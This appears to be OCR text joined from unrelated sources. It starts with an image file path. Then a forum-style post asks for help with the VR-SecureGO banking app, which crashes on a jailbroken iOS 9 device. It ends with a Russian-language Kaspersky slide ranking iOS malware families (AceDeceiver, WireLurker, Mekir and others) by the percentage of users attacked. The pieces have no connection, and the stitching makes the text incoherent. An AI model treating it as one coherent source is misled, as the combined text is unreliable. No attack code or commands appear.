
Hey,
could you please have a look at this VR-SecureGO app? It crashes on startup ever since I have this iOS 9 jailbreak. Would be really great! If you need any infos of the app or anything similar just tell me! :)

Thanks in advance!

VR-SecureGO
Fiducia & GAD IT AG
Current version: 1.42.02

iOS - СТАТИСТИКА

#	Вердикт	% атакованных пользователей
1	Trojan.IphoneOS.AceDeceiver.a	39%
2	RemoteAdmin.IphoneOS.Tbshell.a	20%
3	Trojan-Downloader.IphoneOS.Tiniv.a	17%
4	Trojan-Spy.IphoneOS.WireLurker.a	5%
5	Trojan-Spy.IphoneOS.Ssthie.b	4%
6	Trojan-Spy.IphoneOS.WireLurker.b	3%
7	Trojan-Spy.IphoneOS.Mekir.b	3%
8	Trojan-Spy.IphoneOS.Mekir.c	3%
9	AdWare.IphoneOS.Muda.a	3%
10	Trojan-Spy.IphoneOS.Ssthie.a	2%



Спасибо за внимание

Denis.Gorchakov@kaspersky.com

KASPERSKY lab

KASPERSKY lab